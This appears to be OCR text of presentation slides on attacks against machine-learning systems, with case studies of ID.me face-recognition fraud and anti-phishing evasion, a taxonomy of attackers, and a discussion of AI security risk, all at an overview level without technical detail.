Actor: dishonest people
Specificity: system integrity (not ML evasion)
Intent: fake ID to claim unemployment benefits
Sophistication: masks and deepfakes

https://www.wsj.com/articles/faces-are-the-next-target-for-fraudsters-11625662828

CASE STUDY: ID.ME FACE RECOGNITION FRAUD (FEB 2022)


Incident: targeted exploratory system integrity violation


Actor: dishonest people
Specificity: system integrity (not ML evasion)
Intent: fake ID to claim unemployment benefits
Sophistication: wigs and lighting

https://www.washingtonpost.com/technology/2022/02/11/idme-facial-recognition-fraud-scams-irs/


CASE STUDY: ANTI-PHISHING EVASION (2022)

Incident: targeted exploratory system integrity violation





Actor: web phishing fraudster
Specificity: ML-specific evasion
Intent: harvest credentials
Sophistication: targeted manual manipulation



* Courtesy Kevin Roundy & Savino Dambra, Norton Lifelock

NO ATTACKER ALGORITHMS?

- **Actors**: {prankster, fraudster, nation state}
- **Specificity**: {indiscriminate, system, ML-specific}
- **Intent**: {defacement, politics, economic gain}
- **Sophistication**: {manual}

4. ALGORITHMIC ATTACKS AGAINST THE MODEL

Reconstruct private training data from Face Recognition API


private training data

Reconstructed data (Yang et al, 2019)

Functionality "copied" via API queries


IP theft and lost revenue (2019)

a DOS-like attack that maximizes cost




Increased Azure operating cost (2021)


PUTTING IT ALL TOGETHER: RISK IN THE AI LIFECYCLE



WILL ATTACKS AGAINST ML BECOME MAINSTREAM? [LEARNING FROM CYBERATTACKS]



WILL ATTACKS AGAINST ML BECOME MAINSTREAM? [LEARNING FROM CYBERATTACKS]



We are here in
attackers exploiting AI

- Attacks against AI are still young (1999)
- “Big one” yet to come (2005)
- APT actors yet to be prevalent (2014)
- Sophistication from many actors (2020s)

ADOPTING AI MEANS ADOPTING AI RISK

Operational Risk:

deploy & maintain models


Responsibility Risk:

human-centered, safe & fair outcomes, “reputation” and

“right thing”


Security & Privacy Risks:

threat-centered protection of confidentiality, integrity and availability of system, models & data



